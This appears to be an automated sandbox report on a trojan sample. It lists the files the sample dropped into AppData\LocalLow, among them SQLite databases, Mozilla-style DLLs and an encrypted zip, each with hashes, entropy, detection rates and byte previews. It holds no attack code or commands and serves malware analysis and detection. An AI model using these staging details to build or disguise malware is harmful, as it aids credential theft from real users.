SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\JbcJeqCquL	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589067735369779
Encrypted:	false

C:\Users\user\AppData\LocalLow\JbcJeqCquL	
SSDEEP:	48:TXYBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:UWU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	89CE01DCB0DC182AFF651E0094A2A7A2
SHA1:	DBFC15F5503780095741421FCC662D72460D804A
SHA-256:	1A0599ED2576D1224FDE5E4B512BF36AA0D322765C8F83ADDF9487D6D4E511E0
SHA-512:	86E16B4D227056BB75D51F4D01F69E8585626664401E14C1F052C8C9F6D6F4BF5C3FAB041FCDB33E9D8EBB82785D9B382E97FBBBCD0550BA49776C14934079E
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	123344
Entropy (8bit):	6.504957642040826
Encrypted:	false
SSDEEP:	1536:DkO/6RZFrpiS7ewflNGa35iOrjmwWTYP1KxBxZJByEJMBrsuLeLsWxcdaocACs0K:biRZFdBiussQ1MBjq2aocts03/7FE
MD5:	F92586E9CC1F12223B7EEB1A8CD4323C
SHA1:	F5EB4AB2508F27613F4D85D798FA793BB0BD04B0
SHA-256:	A1A2BB03A7CFCEA8944845A8FC12974482F44B44FD20BE73298FFD630F65D8D0
SHA-512:	5C047AB885A8ACCB604E58C1806C82474DC43E1F997B267F90C68A078CB63EE78A93D1496E6DD4F5A72FDF246F40EF19CE5CA0D0296BBCFCFA964E4921E68AF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe, Detection: malicious, Browse • Filename: mDxyEfHSMs.exe, Detection: malicious, Browse • Filename: A6Qom7We0l.exe, Detection: malicious, Browse • Filename: BHuul8LETf.exe, Detection: malicious, Browse • Filename: m1hholPLan.exe, Detection: malicious, Browse • Filename: nyDyMJGKWD.exe, Detection: malicious, Browse • Filename: HA2a7FagC6.exe, Detection: malicious, Browse • Filename: MakYpSHZKE.exe, Detection: malicious, Browse • Filename: xytEWWD2QN.exe, Detection: malicious, Browse • Filename: itqFYYnm5j.exe, Detection: malicious, Browse • Filename: HDMInstaller.exe, Detection: malicious, Browse • Filename: zrmbk.exe, Detection: malicious, Browse • Filename: e7zQwqIDCO.exe, Detection: malicious, Browse • Filename: RddH6rLRfH.exe, Detection: malicious, Browse • Filename: 4PDNbYK5fj.exe, Detection: malicious, Browse • Filename: pmTdQ57tvM.exe, Detection: malicious, Browse • Filename: 7BtV39hzil.exe, Detection: malicious, Browse • Filename: dc4AaqW6Aa.exe, Detection: malicious, Browse • Filename: lAy87VNPiL.exe, Detection: malicious, Browse • Filename: 97aa4Ywd9y.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.Z.....x.....x.....x.....=z.....=z.....=z.....x.....x.....z.../{.....{...../{...../{b...../{.....Rich.....PE..L...C@.\.....''!.....b.....0.....~p....@.....p.....h.....0...T.....@.....0..$.....text...7..... ..`.orpc..... ..... ..`.rdata...y...0...z.....@..@.data.....@....rsrc...h.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26064
Entropy (8bit):	5.981632010321345
Encrypted:	false
SSDEEP:	384:KuAjyb0Xc6JzVuLoW2XDOc3TXg1hjsvDG8A3OPLon07zS:BEygs6RV6oW2Xd38njiDG8Mj
MD5:	A7FABF3DCE008915CEE4FFC338FA1CE6
SHA1:	F411FB41181C79FBA0516D5674D07444E98E7C92
SHA-256:	D368EB240106F87188C4F2AE30DB793A2D250D9344F0E0267D4F6A58E68152AD
SHA-512:	3D2935D02D1A2756AAD7060C47DC7CABBA820CC9977957605CE9BBB44222289CBC451AD331F408317CF01A1A4D3CF8D9CFC666C4E6B4DB9DDD404C7629CEA 70
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....U...U...U...U...U..T...U..T...U..T...U..T...U5.T...U...U!..U..T.. .U..T...U...U...U..T...URich...U.....PE..L...<@.\.....".....8.....0.....0.....7....@.....=.....0>..x...`.....H.....<...09..T..... .....9..@.....0.....text...f..... ..`.orpc..... ....`.rdata.....0.....@..@.data...@....P.....(.....@....rsrc.....`.....* .....@..@.reloc..<.....D.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\IA2Marshal.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	70608
Entropy (8bit):	5.389701090881864
Encrypted:	false
SSDEEP:	768:3n8PHF564hn4wva3AVqH5PmE0SjA6QM0avrDG8MR43:38th4wvaQVE5PRl0xs
MD5:	5243F66EF4595D9D8902069EED8777E2
SHA1:	1FB7F82CD5F1376C5378CD88F853727AB1CC439E
SHA-256:	621F38BD19F62C9CE6826D492ECDF710C00BBDCF1FB4E4815883F29F1431DFDA
SHA-512:	A6AB96D73E326C7EEF75560907571AE9CAA70BA9614EB56284B863503AF53C78B991B809C0C8BAE3BCE99142018F59D42DD4BCD41376D0A30D9932BCFCAEE5 A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....~.....K...K...K.g.K...K4}.J...K4}.J...K4}.J...K4}.J...K...J...K...J...K ...K...K&|.J...K&|.J...K&|uK...K&|.J...KRich...K.....PE..L...J@.\.....".....$.....0.....0.....@.....0z.....z.....v..... .....u..T. .....Hv..@.....0.....orpc...t..... ..`.text..... ..... ..`.rdata...Q...0...R.....@..@.data.....j.....@....rsrc. ...v.....x...t.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD 3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....".....@.....0.....@.....0:.....:.d...`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...;...X...;&..X...;...X..Rich.X.....PE..L....=.\.....''!.....@.....0.....@.....0:.....:..d....`..p.....0.....p.....5..T.....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc...p....`.....(.....@..@.reloc.....p.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	2828315
Entropy (8bit):	**7.998625956067725**
Encrypted:	**true**
SSDEEP:	49152:tiGLaX5/cgbRETlc0EqgSVAx07XZiEi4qiefeEJGt5ygL0+6/qax:t9OX9alwJSVP1fnefekGt5CP
MD5:	1117CD347D09C43C1F2079439056ADA3
SHA1:	93C2CE5FC4924314318554E131CFBCD119F01AB6
SHA-256:	4CFADA7EB51A6C0CB26283F9C86784B2B2587C59C46A5D3DC0F06CAD2C55EE97
SHA-512:	FC3F85B50176C0F96898B7D744370E2FF0AA2024203B936EB1465304C1C7A56E1AC078F3FDF751F4384536602F997E745BFFF97F1D8FF2288526883185C08FAF
Malicious:	false
Preview:	PK.....znN<..{r....i.....nssdbm3.dll...|...8...N..Y..6.$J.....$1...D .a.....jL.V..C...N.;....}./.....$...Z,T.R.qc...Ec.=.....;..{..s....p.`..A.?M.....W!.....a..?N...~e.A..W.o.....[.}...,...;.+\....Jw.|...k.....<yR.^.E.o.nxs.c...=V.....,..F....cu.....w.O..[..u.{..<.w....7P...{..K~..E..w...c...z^..[Z....6.G.V.2..+.n4.....1M.....w{f..nJL..{. d.....M..+.. ...../.)..$X!.....L..K.`.M...w.I..LA8r.IX...r...87..}.....<.].r.....TWm.....b6/._....a..W.IB...3.n.._...j....o.Mz.._Q.....8....K.*.....gr..L..*H...v....6[*...4I...{.1g..<..>M..$G.&Y.....-.....O..9\...,t..W.m.X..Y.3.*...S<#}.".>.0RBg,...lh.s..o.....r.p8...)..3..K.v....ds.n3.+]....+....krMu._.Y\..../8T.....&.BC.".u..;..e.k u$.....~`.{.!.M...\W.Y.37+nQ.Z.*...3\G..5d....Z.hVL..Z.|k.5...XF.Y..lVVW..C..|.....b..\.Z...m. ..0...P.F8{].U.p..RW,n...MM.....s..._@..>Q.. ...N.>.T?WM....)9B.....mVW.....b.6{..|!.....O....M....>.>.$\.%..L.zF.l...3

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWlsnhi00GftpBjnem9lD16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B
SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA444167129277E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.....!..... .....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@.....L.....8...T...T....._.L.....d....._.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzdbg.....L....edata.. ..`....rsrc$01....` .....rsrc$02....._.L...@.....(...8...l.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kernel32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	
Encrypted:	false
SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPlP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..|.....!.. ....0.....t.....@..... ....8=.....T.....text...}..... . .`.rsrc..... .....@..@....4..|.....8...T...T.....4..|.....d.....4..|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata..T..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....;...g.....<...m.....%...Z.....api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A615B6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... ....0.....V.....@..... ....8=.....T.....text...._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata. .T.....rdata$zzzdbg....._....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7
SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15CD
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....:.....!.. ....0.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E...f.....0...._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$.....!.. ....0.....@..... ....9.....T.....text..... .... `.rsrc..... .....@..@....$.....?...T...T.....$.....d.....$.....RSDS#.....,.S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-libraryloader-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A 7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*l.....!.. ....0.....9.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@.....u*l.....A...T...T.....u*l.....d.....u*l.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*l.....(...p.....R...}.....*...Y.....8..._.....B...k.....F... u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-localization-l1-2-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE
SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212ADI
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... .....!..... ....0.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....;..;...(.....<...f.....5...]..... .....!...I...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-memory-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-memory-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... .....I..... ....0.....@.....I..... .....8=.....T.....text...I..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....I....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-namedpipe-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L... .....!.. ....0.....-....@..... ....8=.....T.....text..... ..... .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-ms- win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processenvironment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8
SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBD ED
Malicious:	false
